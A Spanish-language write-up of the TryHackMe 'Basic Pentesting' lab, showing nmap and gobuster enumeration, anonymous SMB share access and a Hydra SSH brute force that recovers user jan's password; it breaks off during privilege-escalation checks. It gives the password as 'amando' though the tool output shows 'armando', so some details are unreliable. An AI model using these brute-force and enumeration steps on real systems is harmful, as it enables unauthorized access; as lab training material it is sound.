




# Basic Pentesting

“Basic Pentesting” es una sala de pentesting de nivel principiante en TryHackMe que cubre técnicas de pentesting muy básicas. Aquí voy a mostrar cómo abordar esta room y las herramientas que se utilizan en el proceso.



Lo primero es realizar un ping a la maquina victima para comprobar que existe respuesta y conexión hacia ella mediante el protocolo icmp con el comando **ping 10.10.6.163** (recuerda que la IP es dinamica, y cada vez que inicias una nueva maquina esta IP cambia).

```
File Actions Edit View Help
(deadgirl@PeNteStiNg)-[~]
$ ping 10.10.6.163
PING 10.10.6.163 (10.10.6.163) 56(84) bytes of data:
64 bytes from 10.10.6.163: icmp_seq=6 ttl=61 time=377 ms
64 bytes from 10.10.6.163: icmp_seq=7 ttl=61 time=367 ms
64 bytes from 10.10.6.163: icmp_seq=8 ttl=61 time=409 ms
64 bytes from 10.10.6.163: icmp_seq=9 ttl=61 time=401 ms
^C
--- 10.10.6.163 ping statistics ---
9 packets transmitted, 4 received, 55.5556% packet loss, time 8109ms
rtt min/avg/max/mdev = 366.943/388.616/409.325/17.112 ms

(deadgirl@PeNteStiNg)-[~]
$
```



Voy a encontrar los servicios expuestos por la máquina enumerando los servicios y puertos. Para encontrar los servicios que se ejecutan en la maquina victima, utilizaré la herramienta Nmap aquí usando el siguiente comando **nmap -sC -sV 10.10.6.163** obteniendo el siguiente resultado:

```
deadgirl@PeNteSTING: ~/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help

(deadgirl@PeNteSTING)-[~/Documents/rooms/5. Basic Pentesting]
$ nmap -sC -sV 10.10.6.163
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 22:17 -04
Nmap scan report for 10.10.6.163
Host is up (0.37s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8080/tcp   open  ajp13?
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http-proxy
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
|_ fingerprint-strings:
|   DNSVersionBindReqTCP:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
```

```
deadgirl@PeNteSTING: ~/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help

| Date: Sat, 17 Aug 2024 02:18:45 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body>
| RPCCheck:
|   HTTP/1.1 400
|   Content-Type: text/html; charset=utf-8
|   Content-Language: en
|   Content-Length: 2243
|   Date: Sat, 17 Aug 2024 02:18:44 GMT
|   Connection: close
|   <!doctype html><html lang="en"><head><title>HTTP Status 400
|   Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body>
| 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
|_ SF-Port8080-TCP:V=7.94SVN%I=7XD-8/16%Time=66C00885%P=x86_64-pc-linux-gnu%r
|_ SF:(RPCCheck,95F,"HTTP/1.1\x20400\x20\r\nContent-Type:\x20text/html;chars
|_ SF:et=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x202243\r\nDate:
```



```
deadgirl@PeNtESTING: ~/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help
SF:x20{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#5
SF:25D76;font-size:14px;}}x20bodyx20{font-family:Tahoma,Arial,sans-serif;
SF:color:black;background-color:white;}}x20bx20{font-family:Tahoma,Arial,
SF:sans-serif;color:white;background-color:#525D76;}}x20p{x20{font-family:
SF:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}}x
SF:20ax20{color:black;}}x20a\.name{x20{color:black;}}x20\.line{x20{height
SF:1px;background-color:#525D76;border:none;}}</style></head><bod">)%r(DNSV
SF:ersionBindReqTCP,95F,"HTTP/1\1x20400x20\r\nContent-Type:x20text/htm
SF:l; charset=utf-8\r\nContent-Language:x20en\r\nContent-Length:x202243\r
SF:\nDate:x20Sat,x2017x20Augx202024x2002:18:45x20GMT\r\nConnection:\
SF:x20close\r\n\r\n<!doctypex20html><htmlx20lang="en"><head><title>HTT
SF:P\<x20Statusx20400x20x20x20x20x20x20x20x20x20Request</title><stylex20t
SF:ype="text/css">h1{x20{font-family:Tahoma,Arial,sans-serif;color:white
SF;background-color:#525D76;font-size:22px;}}x20h2{x20{font-family:Tahoma
SF:Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;}}
SF:x20h3{x20{font-family:Tahoma,Arial,sans-serif;color:white;background-c
SF:olor:#525D76;font-size:14px;}}x20bodyx20{font-family:Tahoma,Arial,sans
SF: serif;color:black;background-color:white;}}x20bx20{font-family:Tahoma
SF:Arial,sans-serif;color:white;background-color:#525D76;}}x20p{x20{font-
SF:family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:1
SF:2px;}}x20ax20{color:black;}}x20a\.name{x20{color:black;}}x20\.line{x20
SF:{height:1px;background-color:#525D76;border:none;}}</style></head><bod">
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

```
deadgirl@PeNtESTING: ~/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help
SF:{height:1px;background-color:#525D76;border:none;}}</style></head><bod">
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ c_lock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\<x00
|   Domain name: \<x00
|   FQDN: basic2
|_ System time: 2024-08-16T22:19:03-04:00
| smb2-time:
|   date: 2024-08-17T02:19:03
|_ start_date: N/A
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.59 seconds

(deadgirl@PeNtESTING)-[~/Documents/rooms/5. Basic Pentesting]
```


Como se observa, los servicios son:

- SSH en el puerto 22
- HTTP en el puerto 80
- SAMBA en el puerto 139 y 445

Estos son solo los tres principales que necesitare.



The screenshot shows a web browser window. The address bar at the top displays "Not secure" and the IP address "10.10.6.163". The page content consists of a large heading "Undergoing maintenance" in a bold, black font, followed by a smaller line of text "Please check back later" in a regular black font. The background of the page is a light gray color.



The screenshot shows a web browser window with the address bar displaying "Not secure" and the URL "http://10.10.6.163". The browser tab is titled "http://10.10.6.163". The main content area of the browser shows a green terminal window with the following text:

```

ch@undergoing maintenance~/h>
ch@Please check back later~/h>
it... Check our dev note section if you need to know what to work on. -->
~/html>

```

The terminal window has a green background and white text. The cursor is at the end of the last line. The browser window has a dark theme and a sidebar on the left with a search bar and a list of files.



Como no hay mayor detalle en la web, realizare fuzzing en búsqueda de directorios, con el comando **gobuster dir -u http://10.10.6.163 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt** esto me permitirá encontrar los directorios ocultos en la aplicación web, pueden usar **dirb** o **gobuster** o cualquier otra herramienta.

```
(root@PeNtEsTiNg)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
* gobuster dir -u http://10.10.6.163 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.6.163
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./development (Status: 301) [Size: 316] [→ http://10.10.6.163/development/]
Progress: 1111 / 220561 (0.50%)
```

Aquí podrán observar que existe un directorio llamando **/development**. Ahora me dirijo al navegador para obtener mayor información del sitio web y el directorio de desarrollo en el sitio web.

Encontraran algo como esto:





La primera flag corresponde al nombre del directorio **development**.

Deploy the machine and connect to our network

No answer needed

✓ Correct Answer

Find the services exposed by the machine

No answer needed

✓ Correct Answer

🔍 Hint

What is the name of the hidden directory on the web server(enter name without /)?

development

✓ Correct Answer

🔍 Hint

Por mi lado, comienzo a abrir cada texto para encontrar información relevante y así poder ir avanzando en la room.

```
10.10.6.163:development/dev.txt
2028-04-22: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web app yet, but I have tried that example
you got to show off how it works (and it's the BEST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K
2028-04-22: SMB has been configured. -K
2028-04-21: I got Apache set up. Will put in our content later. -J
```

```
10.10.6.163:development/.txt
For J:
I've been putting the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it! Change that password ASAP.
-K
```







De estos archivos de texto existe lo siguiente:

- Hay un mínimo de 2 usuarios (J y K, no los nombres de usuario reales)
- El sitio web usa Apache 2.5.12
- El sitio web también usa SMB (samba)
- El usuario J tiene una contraseña débil (lo más importante)



Hay otro puerto el cual corresponde al puerto 8080 (el puerto 8080 es útil para servicios web que necesitan un puerto alternativo al estándar 80, ya sea por razones de configuración, pruebas o desarrollo). Entonces me dirijo a mi browser e indico en la barra de búsqueda el comando seguido del puerto de servicios **10.10.6.163:8080**.

La página muestra un servicio web el cual contiene servlets de código abierto, utilizado principalmente para ejecutar aplicaciones web basadas en Java. También se observa que no está corriendo bajo ningún protocolo de seguridad como SSL.





La página de tomcat tiene un login configurado, pero como toda cosa, no es fácil obtener dichas credenciales. Al presionar cancelar, se re direcciona la página a otra web en la cual arroja un mensaje **401 Unauthorized** (401 no autorizado), pero además indica credenciales de usuarios **named (tomcat)** y **password (s3cret)**. Al regresar a la web de tomcat y probar las credenciales estas siguen sin ser las correctas



Así que manos a la obra... es hora de listar los recursos que se estan ejecutando en la maquina victima.





El comando **smbclient -L 10.10.6.163** se utiliza para listar los recursos compartidos disponibles en un servidor que ejecuta el protocolo SMB (Server Message Block). Aquí te explico su funcionamiento:

- **smbclient:** Es una herramienta de línea de comandos para interactuar con servidores SMB/CIFS (Common Internet File System).
- **-L:** Esta opción indica que quieres listar los recursos compartidos en el servidor en lugar de conectarte a uno específico.
- **10.10.6.163:** Es la dirección IP del servidor SMB/CIFS que quieres consultar.

Cuando ejecutas este comando, smbclient intenta conectarse al servidor en la dirección IP especificada y muestra una lista de recursos compartidos disponibles, como carpetas y archivos que se pueden compartir en esa máquina. Esta información puede ser útil para identificar recursos compartidos en una red.

Al momento de ingresar el comando en el prompt solicitará una password, aquí solamente hay que precionar enter. Ya como se observa e indicado anteriormente, los recursos se encuentran listados...

```
(root@PeNtEsTiNg)~[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# smbclient -L 10.10.6.163
Password for [WORKGROUP\root]:

      Sharename      Type      Comment
      -----
      Anonymous      Disk
      IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----
      Workgroup       Master
      WORKGROUP      BASIC2


(root@PeNtEsTiNg)~[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

Aquí ingrese al recurso de disco de lo que se comprende es un usuario con el nombre de **Anonymous** con el comando **smbc //10.10.6.163/Anonymous -N**, al momento de listar muestra solamente un archivo txt con el nombre de **staff.txt**. Con el comando **get staff.txt** me descargo dicho archivo a un directorio de mi maquina atacante de preferencia.


```
(root@PeNtEsTiNg)~[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# smbclient //10.10.6.163/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls

.                D          0 Thu Apr 19 14:31:20 2018
..               D          0 Thu Apr 19 14:13:06 2018
staff.txt        N        173 Thu Apr 19 14:29:55 2018

      14318640 blocks of size 1024. 11093260 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```



El archivo posee un mensaje en la cual podría entregar dos posibles usuarios *Jan* y *Kay*.



La siguiente flag corresponde al primer usuario identificado como Jan.

What is the username?

✓ Correct Answer

🔍 Hint



Ya con el username de Jan y la IP de la maquina víctima, realizo una conexión mediante **SSH** con el comando **ssh jan@10.10.6.163**, aquí nuevamente nos solicita una password y al no tenerla no tenemos acceso al usuario, así que aplico fuerza bruta...

```
(root@PeNtEsTiNg)~[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
$ ssh jan@10.10.6.163
The authenticity of host '10.10.6.163 (10.10.6.163)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tprw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.6.163' (ED25519) to the list of known hosts.
jan@10.10.6.163's password:
Permission denied, please try again.
jan@10.10.6.163's password:
```

De los textos señalados anteriormente en la carpeta de development concluyo que J (o Jan) tiene una contraseña débil, por lo que será más fácil forzarla usando a nuestro mejor amigo Hydra.

Entonces utilizare el comando de Hydra para descifrar la contraseña de Jan **hydra -l jan -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.6.163** (recuerda que desde el directorio home en adelante va a depender de la ubicación en donde tu tenga alojado el archivo rockyou.txt ). Una vez que finaliza el análisis este arroja la password **amando**.

```
(root@PeNtEsTiNg)~[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
$ hydra -l jan -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.6.163
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-16 22:43:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ssh://10.10.6.163:22/
[STATUS] 134.00 tries/min, 134 tries in 00:01h, 14344266 to do in 1784:07h, 15 active
[STATUS] 105.33 tries/min, 316 tries in 00:03h, 14344084 to do in 2269:39h, 15 active
[STATUS] 98.71 tries/min, 691 tries in 00:07h, 14343709 to do in 2421:46h, 15 active
[22][ssh] host: 10.10.6.163 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-16 22:51:52

(root@PeNtEsTiNg)~[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

Las siguientes flags corresponden a la password **amando** y el tipo de servicio de conexión remota es **SSH**, luego la siguiente flag es solamente dar siguiente.

What is the password?

amando

✓ Correct Answer

🔍 Hint

What service do you use to access the server(answer in abbreviation in all caps)?

SSH

✓ Correct Answer

🔍 Hint

Enumerate the machine to find any vectors for privilege escalation

No answer needed

✓ Correct Answer

🔍 Hint



Ya con el usuario y la password, se observa que ya estoy dentro del directorio del usuario Jan. Aquí listo los archivos o directorios que tuviese y solamente arroja un archivo con el nombre de **.lessht** pero al no tener privilegios administrativos no muestra nada.

```
root@PeTeSTING: /home/deadgirl/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help
ssh jan@10.10.6.163
jan@10.10.6.163's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

```
jan@basic2:~$ ls
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 root jan 47 Apr 23 2018 .lessht
jan@basic2:~$
```

Con el comando **ls -la /home/** se lista los directorios de los usuarios Jan y Kay.

```
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ ls -la /home/
total 16
drwxr-xr-x 4 root root 4096 Apr 19 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
